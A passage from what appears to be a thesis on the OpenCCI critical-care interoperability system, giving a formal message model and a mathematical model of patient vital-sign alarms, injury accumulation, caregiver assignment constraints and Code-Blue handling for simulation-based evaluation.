where $\ddot{\mathrm{E}} = \{0, 1\}$, and $*$ represents kleene closure. A UPTA thus translates from F and generates universal messages from Δ, via

$$t : \quad F \rightarrow \Delta$$

Each device in the system runs as a Finite State Machine $(Q, W, \delta, Enc, Dec, Ext, \Delta)$, where

$$\delta : \quad Q \times W \times \Delta \rightarrow Q \times W \times \Delta \tag{4.18}$$

and where

$$\delta(q, w_i, x) = (\bar{q}, w_j, y)$$

implies that device w_i in the state q will upon receiving x, change to a new state $\bar{q}$ while simultaneously initiating a communication with device w_j by sending it message y.

We now turn to the structure of Δ, the closure of the set of primitive syntactically correct messages

$$M = \Sigma \cup \tau, \tag{4.19}$$

under infinitely many applications of a set of cryptographic functions Enc, Dec, Ext. That is,

$$\Delta = M \cup f_1(M) \cup f_2 f_1(M) \cup \cdots$$

where

$$f_1, f_2, \cdots \in \{Enc, Dec, Ext\}$$

This set Δ, is the set of messages operated on within the OpenCCI. M, the set of primitive semantically correct strings, and can itself be partitioned into two classes Σ and τ. Here Σ are the status data set and τ the real time data stream. Status data messages are always in one of the following formats:

i. Sender, Vital-Sign, Patient-Status, Injury

ii. Sender, Device-Status

Thus we see that Σ, the status data set, includes two types of status messages: patient status and device status. The number of tokens in the string distinguishes between the two types, starting with an identifier w_i which indicates the source of the string. In patient status messages the next token identifies the vital sign, which is followed by the status and the coefficient. In device status messages, the token following the source represents the status of the device, where $\{a_0, a_1 \cdots\}$ is a set of device alarm codes. On the other hand, in the patient status messages, the coefficient is used by alarm prioritization algorithms, based on the coefficient weights.

In contrast,

$$\tau = \langle w_i, (Schema), f(t) \rangle \tag{4.20}$$

represents the acquisition of a real time function $f(t)$ from a wireless sensor node w_i (where $w_i \in W$). The real time function $f(t)$ can be interpreted as a patient vital sign through a given schema, and is always in the following format:

iii. Sender, Schema, Vital-Sign-Stream-Block

Below we see three different kinds of concrete instantiations of messages in Σ:

$$\Sigma = \left\{ \begin{array}{l} \langle w_i, \text{Respiration}, \{Patient_{Idle}, Patient_{Alarm}\}, c_0 \rangle \\ \langle w_i, \text{Cardio}, \{Patient_{Idle}, Patient_{Alarm}\}, c_1 \rangle \\ \vdots \\ \left\langle w_i, \left\{ Device_{Idle}, \left\{ \begin{array}{c} a_0 \\ a_1 \\ \vdots \end{array} \right\} \right\} \right\rangle \end{array} \right\} \tag{4.21}$$

CHAPTER 5

MATHEMATICAL MODEL

This chapter present the mathematical model necessary for the evaluation and analysis of the OpenCCI^{TM} system. Relying on trial deployments of the technology as the sole source of evaluation is neither sufficient not practical. It is insufficient because a trial deployment of the system is just one instance of the problem, and does not cover most possible scenarios and cases that can present different load and input on the system. In addition, obtaining approval from healthcare facilities to deploy OpenCCI^{TM}is a nontrivial task, given the real risks involved and general apprehensiveness to new solutions. A bridge solution is needed to evaluate OpenCCI^{TM}, which can then be used as leverage in obtaining permission to conduct real field deployments and live testing.

It becomes clear then that what is needed, is a mathematical model representing the system and the environment in which it is to operate. Having such a model will make it feasible to test the OpenCCI^{TM}technology, using simulations based on the mathematical model. In the following sections, we will define the model and present methods of evaluating its performance in different operating regimes. We will also then be able to define quantitative system performance benchmarks that will capture situations beyond what might be considered in initial trial deployment.

5.1 Vital Sign

A **vital sign** is a function whose domain is non-negative time, and whose range is a real finite dimensional vector space:

$$v : \mathbb{R}^{\geqslant 0} \to \mathbb{R}^{d(v)}.$$

The number $d(v)$ is called **dimension** of vital sign v. In what follows, if we assume there are several vital signs all with a uniform dimension, we shall for simplicity denote this common dimension as d. Typically, such functions arise whenever one makes continuous measurements of the state of system over time. Here we will be concerned with measurements of living systems, and so shall refer to such a functions as *vital signs*.

A wide variety of vital signs representation arise in practice, because of (i) biological diversity, and (ii) vendor diversity.

For example, the following list shows a small subset of an endless list of devices available in a critical care room, where most of those devices has its own protocol and data representation which is incompatible with the rest of the devices:

- Maquet Servo i
- Maquet Servo 300
- Maquet SV900 c
- Drager Evita
- Drager Carina

- Drager Savina
- Puritan Benett 7200
- Bird 8400
- Abbott Plum A+
- Abbott Plum 5000
- Cardinal Signature 7230
- Baxter Travenol 6300
- Sigma 8000
- Datex Ohmeda RGM 5250
- GE Marquette Apex Pro CCH
- Nellcor OxiMax N-600
- Welch Allyn Portable Pulse
- etc...

Since a vital sign is a real-time measurement of a patient, we describe patients next.

5.2 Patients

A **patient** is a collection of vital signs. In general, a patient p will be assumed to have associated with it, a collection of $k(p)$ vital signs:

$$V(p) = \{v_1^p, v_2^p, \dots v_{k(p)}^p\}.$$


In settings where several patients $p_1, p_2, \ldots, p_m$ are being considered and each of the patients exhibits the same number of vital signs

$$k(p_1) = k(p_2) = \cdots = k(p_m)$$

this uniform number of vital signs will be denoted as simply k.

The range space $\mathbb{R}^{d(v)}$ of each vital sign is typically partitioned into regions, based on the particular semantics of v. These disjoint regions are further labeling with qualitative labels, such as: normal, fatal, etc. We can view the range $\mathbb{R}^{d(v)}$ of vital sign v, as the state space of a dynamical system, and the vital sign v as a trajectory (over time) within this state space (*see Figure (5.2.1)*). The set of all points labeled fatal is a limit set within the dynamical system. Associated with this limit set is a basin of attraction, and it is when the vital sign enters this basin of attraction that an alarm ought to occur. We consider alarms in the next section.

Figure 5.2.1 Vital sign v as a trajectory (over time) moving forward from Normal to Alarm to Fatal.



5.3 Alarms

An **alarm** is a triple (p, i, t) consisting of a patient p, a vital sign $i \in \{1, \ldots, k(p)\}$, and a time $t \geqslant 0$. An alarm (p, i, t) is an assertion that the state of vital sign i in patient p has attained a value, that, if left unattended, is expected to cause the patient increasing injury and ultimately fatality. Frequently, we will express the alarm a as an incident concerning the state of vital sign i_a of patient p_a at time time t_a, that is:

$$a = (p_a, i_a, t_a).$$

Examples of patient alarms:

- High body temperature.
- Fluctuation of pulse rate (or heart rate).
- Change in blood pressure.
- Upnormal respiratory rate .

Going back to the dynamical system metaphor, an alarm is a moment when a vital sign is believed to have entered a basin of attraction for a fatal limit set. It is thus as a discrete medical event which warrants attention, where the gravity of the situation is expected to increase as long as the situation remains unattended, and if left unattended for long enough, lead to fatality.

Defining the limit sets corresponding to fatal states, and determining the basin of attraction is outside the scope of this project. This is in fact already done by the manufacturers of health monitoring devices.

For instance, all the maquiet ventilators and the Siemens Drager respiratory devices, has an internal set of configurations defining the rate, ranges and thresholds that define normal respiration for the patient. The device send alarms through its communication port once the respiration enter the injury basin of attraction.

In this work, we black box the logic of alarm events generation from vital signs, and model the sequence of alarms events as a Poisson process. More precisely, let (p, i, t_1) and (p, i, t_2) be two successive alarms, that is

$$t_1 < t_2$$

and there is no alarm (p, i, t') for patient p's vital sign i, where

$$t_1 < t' < t_2.$$

Then we assume that the alarm inter-arrival time $t_2 - t_1$ is a random variable that is distributed according to a Poisson distribution of intensity $\lambda_{p,i}$. In settings where several patients $p_1, p_2, \ldots, p_m$ are being considered and each of the patients exhibits the same alarm inter-arrival times for vital sign i,

$$\lambda_{p_1,i} = \lambda_{p_2,i} = \cdots = \lambda_{p_m,i},$$

we will denote the common intensity as $\lambda(i)$, and consider this number to be a characteristic property of the vital sign itself rather than the patients'.

The set of all alarms raised for vital sign i of patient p in the interval time $[t_1, t_2]$ is denoted $A(p, i, t_1, t_2)$. The alarm $a = (p_a, i_a, t_a)$ arrives at time $t_1 \leqslant t_a < t_2$ if and only if $a \in A(p, i, t_1, t_2)$. We take $A(p, i, t_1, t_2) = \emptyset$ when $t_2 \leqslant t_1$.

A Poisson process is a stochastic process in which events occur continuously and independently of one another. Examples that are well-modeled as Poisson processes include the radioactive decay of atoms, telephone calls arriving at a switchboard, page view requests to a website, and rainfall [41]. By using a Poisson process, we obtain the following desirable properties:

- The number of alarms in disjoint intervals are independent from each other.
- The probability distribution of the number of alarms in any time interval only depends on the length of the interval.
- No alarms are simultaneous (*for each vital-sign per patient*).
- The probability distribution of the waiting time until the next alarm is an exponential distribution. The exponential distribution occurs naturally when describing the lengths of the inter-arrival times in a homogeneous Poisson process.

5.4 Injury


When an alarm $a = (p_a, i_a, t_a)$ occurs at time t_a, this implies that the state of vital sign i_a in patient p_a has attained a value which if left unattended, is expected to cause the patient increasing injury and ultimately fatality. Two aspects remain to be specified: (i) the rate at which this injury is accumulated, and (ii) the time at which the accumulated injury results in irreversible fatality. These questions are answered by considering an exponential model of injury cost. The total cumulative **injury** experienced by patient p_a up-to time t due to alarm a is given by:

$$I(p_a, t) \overset{def}{=} \begin{cases} 0 & t < t_a \\ e^{\alpha_a \cdot (t - t_a)} & t_a \leqslant t \leqslant \ln(100)/\alpha_a \\ 100 & t > \ln(100)/\alpha_a \end{cases}$$

Here the parameter α_a represents the rate at which injury is accumulated after the alarm a is raised. Once an injury of 100 is accumulated, a fatality occurs because of an unattended alarm. Note that the number 100 is an arbitrary cutoff threshold.

The Figure 5.4.1 shows three alarm functions with different injury accumulation rate. The figure shows the saturation level as well, represented by injury level 100, the induced time to death in those curves are 2, 3 and 4 minutes respectively.

Figure 5.4.1 Injury function reaching fatality at different saturation times.



The exponential injury model has been used in various publications [15], even though there is a debate on the best model to simulate human injuries. Some other publications follow different models, but they all agree that the injury model is a non-linear function. We abstracted the injury function from the system, to allow building our results on any injury model. For now we will use the exponential injury model or the exponential cost function [7], and emphasize that the debate on which model is better, is outside of the scope of our work. In general, we have common ground with problems under the category of routing with polynomial communication-space and online tracking of mobile users [8].

The injury curve $I(p_a, t)$ reaches 100 once $t \geqslant \ln(100)/\alpha_a$. Thus, each alarm has a notion of **time until death**, which we denote

$$D_a = \ln(100)/\alpha_a.$$

Equivalently, this implies

$$\alpha_a = \ln(100)/D_a.$$

We will consider this latter formulation, in that each alarm a will specify its time until death D_a, from which α_a is implicit. In settings where we assume that all alarms which occur for a vital sign i share the same time until death (regardless of specific alarm instance or patient instance) we will denote the common value as $D(i)$, and consider this quantity to be a characteristic property of the vital sign itself rather than the alarm instance.

5.5 Caregivers

A **caregiver** is an individual who has the ability to resolve the conditions underlying patient vital sign alarms. Associated with every patient p and caregiver c there is a caregiver assignment function

$$h(p, c, t) \rightarrow \{0, 1\},$$

where $h(p, c, t) = 1$ if and only if a caregiver c is attending to patient p at time t. The precise definition of h will be the subject of a later chapter devoted to caregiver **assignment algorithms**. The remainder of this chapter is devoted to formally describing the constraints on h, or put another way, defining the class of functions from which h may be drawn.

We assume that given a set of patients P, a caregiver c cannot be assigned to two distinct patients at the same time t.

CONDITION I:

$$p_1 \neq p_2 \Rightarrow h(p_1, c, t) + h(p_2, c, t) \leqslant 1$$

We assume that h is drawn from a class of piecewise linear functions, and that the set of times when patient p is being attended to by caregiver c,

$$T(p, c) \overset{def}{=} \{t | h(p, c, t) = 1\}$$

is uniquely expressible as a disjoint union of maximal half open intervals.

CONDITION II:

$$T(p, c) \overset{def}{=} [t_1^a, t_1^d) \sqcup [t_2^a, t_2^d) \sqcup \ldots [t_{j-1}^a, t_{j-1}^d) \sqcup [t_j^a, t_j^d) \sqcup \ldots$$

where

$$t_1^a \leqslant t_1^d < t_2^a \leqslant t_2^d \ldots t_{j-1}^a \leqslant t_{j-1}^d < t_j^a \leqslant t_j^d \ldots$$

We isolate the set of arrival times as a sequence:

$$T^a(p,c) \overset{def}{=} (t^a_j \mid j = 1, \ldots),$$

and the set of departure times as a sequence:

$$T^d(p,c) \overset{def}{=} (t^d_j \mid j = 1, \ldots).$$

The jth arrival time of caregiver c at patient p is denoted $T^a(p,c)_j$. The jth departure time of caregiver c at patient p is denoted $T^d(p,c)_j$. Clearly,

$$T^d(p,c)_j > T^a(p,c)_j, \tag{5.1}$$

but we shall see in Section 5.6 equation 5.2 that the two quantities are more strictly related.

Given a set of caregivers C, we assume that at most one caregiver is assigned to a patient p at any point in time. That is

CONDITION III:

$$\forall c_1, c_2 \in C, c_1 \neq c_2 \Rightarrow T(p,c_1) \cap T(p,c_2) = \emptyset.$$

It follows from the previous assumption that (from the vantage point of a patient) p witnesses an interleaved sequence of caregiver arrivals and departures. The following function is thus well defined

$$f(p,t) \overset{def}{=} \begin{cases} c & t \in T(p,c) \\ null & otherwise \end{cases}$$

and associates with each patient p and time t, either a unique caregiver $c \in C$, or a special sentinel value $null$ indicating that no caregiver was assigned to the patient at that time.

For each time $t_0 \in \mathbb{R}^{\geqslant 0}$, we define

$$S(p, t_0) \overset{def}{=} \{t \mid t < t_0\} \cap \bigcup_{c \in C} T(p, c)$$


to be the set of all times prior to t_0 at which patient p was being served by a caregiver. We then put

$$b(p, t_0) \overset{def}{=} \sup(\{0\} \cup S(p, t_0)).$$

Note that $b(p, t_0)$ enjoys the following properties:

- If $t_0 \in \bigcup_c f^{-1}(p, c)$ and $t_0 \notin \bigcup_c T^a(p, c)$, then $b(p, t_0) = t_0$.
- If $t_0 \notin \bigcup_c f^{-1}(p, c)$ or $t_0 \in \bigcup_c T^a(p, c)$, then $b(p, t_0)$ is the latest time strictly before t_0 when a caregiver departed from patient p (or 0 if no caregiver was assigned to patient p before time t_0.).

Figure 5.5.1 The latest time strictly before t_0 when a caregiver departed from patient, otherwise t_0 if attended by a caregiver.



We assume that the number of patients exceeds the number of caregivers. We assume that a caregiver who is assigned to a patient must resolve all alarm conditions (for all vital signs) before they are permitted to leave. We formalize this requirement in the next section.


5.6 Treatment

At time t, each patient p has an associated (possibly empty) set of *unresolved alarms* (per vital sign); we denote this set as $X(p, i, t; f)$. In view of our aforementioned assumptions, we can take as:

$$X(p, i, t; f) = A(p, i, b(p, t), t).$$

We emphasize that the definition of X is dependent on the caregiver assignment function f by listing it explicitly as a parameter above. We will continue to use this notation in what follows to remind the reader when certain definitions are dependent on the choice of caregiver scheduling function f.

Figure 5.6.1 $X(p, i, t; f)$.



If some caregiver c is assigned to patient p at a time t, and the assignment was made strictly prior to t, then by definition, $b(p,t) = t$, ans so we know that $X(p,i,t) = \emptyset$.

On the other hand, if no caregiver is assigned to p at time t, or a caregiver was assigned to p precisely at time t, then $X(p,i,t)$ may be nonempty. In the latter of these two cases, we would like to describe the implications of having a nonempty $X(p,i,t;f)$ on the actions of the caregiver who has just been assigned to p.

Suppose an alarm

$$a = (p_a, i_a, t_a) \in X(p, i, t_a; f)$$

occurs for vital sign i of patient p at a time t_a when no caregiver has been assigned to p_a, i.e.

$$f(p, t_a) = null.$$

Then (as noted in Section 5.4) the total total cumulative injury experienced by patient p_a up-to a time $t > t_a$ (due specifically to alarm a) is given by:

$$I(p_a, t) = \begin{cases} 0 & t < t_a \\ e^{\ln(100)\cdot(t-t_a)/D_a} & t_a \leqslant t \leqslant D_a \\ 100 & t > D_a \end{cases}$$

Now suppose that c is the first caregiver ever assigned to patient p at a time $t_0 > t_a$. Because of the assignment, caregiver c will be able to address the condition of alarm a denoted $R(t_0, a)$. The time required for the caregiver to completely resolve the underlying condition of the alarm a is assumed to be linear in the patient's injury level (provided the injury level is non-fatal):

$$R = aI \quad \text{where,} \quad a = 1$$

$$R(t_0, a) = \begin{cases} 0 & t_0 < t_a \\ \frac{T_{\max}}{100} e^{\ln(100) \cdot (t - t_a)/D_a} & t_a \leqslant t_0 < D_a \end{cases}$$

In the above expression, $T_{\max}$ is the maximum time required to resolve an alarm (as patient injury approaches 100). The time to treat an injury is linearly proportional to the injury level, which implies it grows exponentially with time due to the characteristic relation between time and injury.

If we assume linearly additive treatment time is needed for a caregiver to address multiple alarms then the total time required for the caregiver c to handle all the alarms at patient p present at time t_0 when the caregiver-patient assignment is made by f, is

$$R(t_0, p; f) = \sum_{i=1}^{k(p)} \left(\sum_{a \in X(p,i,t_0;f)} R(t_0, a) \right).$$

If we assume no caregiver preemption is possible, then once the system has made the assignment of caregiver c to patient p at time t_0, the caregiver must remain with the patient for duration $R(t_0, p)$, regardless of the occurrence of other new (potentially more serious) alarms at other patients during that time interval. We consider that the presence of the caregiver at the patient, implies no deterioration in his vital sign, and the caregiver handle the injury induced by the vital sign alarm. Since we assume that a caregiver who is assigned to a patient must completely resolve all alarm conditions (for all vital signs) before they are permitted to leave p, then

$$T^d(p,c)_j \geqslant T^a(p,c)_j + R(T^a(p,c)_j, p; f), \tag{5.2}$$

where the above equation implicitly depends on the choice of f. The above equation is a much stronger constraint on arrival and arrival times–compared with the earlier equation 5.1. This brings us to

CONDITION IV:


For all t in $[T^a(p,c)_j, T^a(p,c)_j + R(T^a(p,c)_j)$, the value of $g(c,t) = p$.

5.7 The Medical Facility

The model described above permits the occurrence of fatalities when a patient experiences an alarm a and yet remains without the attention of a caregiver for a period of time exceeding D_a. In such a situation, the patient's induced injury reaches 100 and saturates at that level–this is interpreted as fatality. When a fatality occurs, we assume in our model that the expired patient p_a is removed from the bed immediately, and replaced with another living patient. A bed is thus viewed as place which always houses a living patient. Close-out procedures for fatalities take precedence, and must be processed by a caregiver before any living patients can be handled. In light of the above, what we have been referring to so far as *patient* p is better viewed as the current patient in *bed* number p. There is *always* a living patient in bed p, but there is only *sometimes* a caregiver attending, and so each bed is a potential source of fatalities. In this section, we will formally describe the impact of such fatalities on the scheduling of caregivers.

In light of the above real-world narratives, we introduce a new element into our model of the medical facility, namely the **Code-Blue**, which we denote as CB. The fact that close-out procedures for fatalities take precedence is reflected in the following schematic diagram of caregiver scheduling.

Figure 5.7.1 Prioritization assigning caregivers to Code-Blue before patients.



Medical emergency define imminent death as Code-Blue, sometimes Code 99. Because this is the most frequent code, a patient undergoing cardiac arrest is often referred to as “Coding”.

The patient-centric caregiver assignment function f can now be rewritten as an implicit caregiver-centric assignment function

$$g : C \times \mathbb{R}^{\geqslant 0} \to P \cup CB$$

where

$$g(c,t) \overset{def}{=} \begin{cases} p & f(p,t) = c \\ CB & otherwise \end{cases}$$

which associates each caregiver c and time t, with either a patient $p \in P$, or a special sentinel value CB indicating that caregiver is assigned to Code-Blue. Note that with the introduction of CB, f can be constructed from g, but not vice versa, and so we shall hereafter consider the specification of g to be the act of choosing a particular caregiver scheduling algorithm.

Suppose a caregiver c is assigned to patient p at time $T^a(p,c)_j$ (for some j) and completes the task at the mandated time $T^d(p,c)_j = T^a(p,c)_j + R(T^a(p,c)_j, p; f)$. What can we say about $g(c, T^d(p,c)_j)$? Answering this precisely requires some formal definitions.

It will help us to express an auxiliary caregiver-centric function,

$$s : C \times \mathbb{N} \to \mathbb{R}^{\geqslant 0}$$

where $s(c,j)$ represents the starting time of caregiver c's jth assignment. This can be defined inductively as

$$\begin{aligned} s(c,0) &\overset{def}{=} 0 \\ s(c,j+1) &\overset{def}{=} \begin{cases} s(c,j) + R(s(c,j), g(c, s(c,j)); f)) & g(c,s(c,j)) \neq CB \\ s(c,j) + T_{fatal} & g(c,s(c,j)) = CB \end{cases} \end{aligned}$$

This brings us to

CONDITION V:

If for some $j > 0$ we have $g(c, s(c,j)) = CB$ then for all t in $[s(c,j), s(c,j) + T_{fatal})$, the value of $f(c,t) = CB$.

The set of times prior to time t, when caregiver c was assigned to the Code-Blue is given by

$$CB^{-}(c,t;f) \overset{def}{=} \{s(c,j) \mid j = 1, ..; g(c, s(c,j)) = CB; s(c,j) < t\}.$$

The set of times prior to time t, when *any* caregiver was assigned to the Code-Blue is given by

$$CB^{-}(t;f) \overset{def}{=} \bigcup_{c \in C} CB^{-}(c,t).$$

5.7.1 Fatalities

As we noted earlier, each bed is a potential source of fatalities. We define

$$K : P \times \mathbb{N} \to \mathbb{R}^{\geqslant 0}$$

where $K(p,j)$ as the time of the jth fatality in bed p. K is defined inductively. As a base case, we take a sentinel definition;

$$K(p,0) \overset{def}{=} 0$$

To express $K(p, j+1)$, we first note that $A(p,i,K(p,j),t)$ is the set of alarms which occurred for vital sign i between the jth fatality (in bed p) and t. Of these, we can describe the subset which induced a fatality.

$$A^{*}(p,i,K(p,j),t) \overset{def}{=} \left\{a \in A(p,i,K(p,j),t) \mid t - t_a > D_a\right\}.$$

Inductively then,

$$K(p,j+1) \overset{def}{=} \min\{t_a + D_a \mid a \in \bigcup_{i=1}^{k(p)} A^{*}(p,i,K(p,j),t)\}.$$

Whenever a fatality occurs in bed p the patient is admitted to the Code-Blue, and the bed is populated with a fresh patient. We define a monotonic integer valued function $CB^{+}(t)$ whose value is the size of the population *admitted* to the hospital Code-Blue. This can be expressed as

$$CB^{+}(t;g) \overset{def}{=} \sum_{p \in P, j=1 \ldots} H(t - K(p,j)),$$

where H is the Heaviside step function. We can now formally state what it means that close-out procedures for fatalities take precedence, and must be processed by a caregiver before any living patients can be handled. This brings us to

CONDITION VI:

a. If a caregiver c is assigned to patient p at time $T^{a}(p,c)_{j}$ (for some j), they complete the assignment at time $T^{d}(p,c)_{j} = T^{a}(p,c)_{j} + R(T^{a}(p,c)_{j}, p; f)$. If

$$CB^{+}(T^{d}(p,c)_{j}; g) > CB^{-}(T^{d}(p,c)_{j}; g)$$

then it is *required* that

$$g(c, T^{d}(p,c)_{j}) = CB.$$

CONDITION VI:

b. If a caregiver c is assigned to the Code-Blue CB at time t_0, they complete the assignment at time $t_0 + T_{fatal}$. If

$$CB^{+}(t_0 + T_{fatal}; g) > CB^{-}(t_0 + T_{fatal}; g)$$

then it is *required* that

$$g(c, t_0 + T_{fatal}) = CB.$$

5.8 Assumptions

The list below consolidates the assumptions suggested in the preceding sections.

1. All patients exhibit the same number of vital signs and this uniform number of vital signs is denoted k.

2. Each of the patients exhibit the same alarm inter-arrival times for vital sign i, and denote the common intensity as $\lambda(i)$; this number to be a characteristic property of the vital sign itself rather than the patients'. As a consequence, all alarms which occur for a vital sign i share the same time until death (regardless of specific alarm instance or patient instance).

3. The number of patients exceeds the number of caregivers.

4. A caregiver cannot be assigned to two distinct patients at the same time (Condition I).

5. Caregiver assignment is a piecewise linear function and the set of times when a caregiver is assigned to a particular patient or the Code-Blue is uniquely expressible as a disjoint union of maximal half open intervals (Condition II).

6. At most one caregiver is assigned to a patient at any point in time (Condition III).

7. A caregiver who is assigned to a patient must resolve all alarm conditions (for all vital signs) before they are permitted to leave. The time required for the caregiver to completely resolve the underlying condition of the alarm a is assumed to be linear in the patient's injury level. Linearly additive treatment time is needed for a caregiver to address multiple alarms. No caregiver preemption is possible; once assigned they must stay until all alarms at that patient have been resolved (Condition IV).

8. Close out procedures on a fatality takes a fixed time T_{fatal} (Condition V).

9. When a fatality occurs, the expired patient is removed from the bed immediately and replaced with another living patient (Condition VI).

5.9 Parameters

The list below consolidates the free parameters that appear in the model we have described so far and our assumptions of the previous section. These parameters are required in order to generate the inputs scenarios, that can be used to evaluate a specific caregiver assignment algorithm.

1. The set of patients P.

2. The number of vital signs in each patient, k.

3. The intensity of each vital sign $\lambda(i)$ where $i = 1, \ldots, k$.

4. The time of the simulation T_{sim}.

Using the above four parameters, we can generate a k independent Poisson sequences of events for each of the patients in P, corresponding to vital sign alarms. Denote such a randomly generated set of alarms A, recalling that each alarm $a \in A$ is itself a triple (p_a, i_a, t_a).

Before a caregiver assignment functions g can be devised and evaluated on A, we must specify the following parameters:

5. The set of caregivers C.

6. The time to death for each vital sign $D(i)$ where $i = 1, \ldots, k$.

7. The maximum time to process an injury T_{max}.

8. The time to process a fatality T_{fatal}.

9. The cost to process a injury fatality C_{fatal}.

The reason for this is that the above parameters determine the class of functions from which g can be selected, as described at length in previous sections. Once the above parameters 5-9 have been specified, caregiver assignment g can be devised, and its validity verified in terms of the conditions I-VI described in earlier sections.

Now given two valid caregiver assignment functions g_1, g_2 we might seek to try and compare them. Several natural metrics can be used for this, and these are the subject of the next section.

5.10 Cost Analysis

We have completed our formal description of the constraints which implicitly defines the class of functions from which caregiver assignments g may be drawn. We now turn to the problem of evaluating the operation of a given caregiver assignment algorithm.

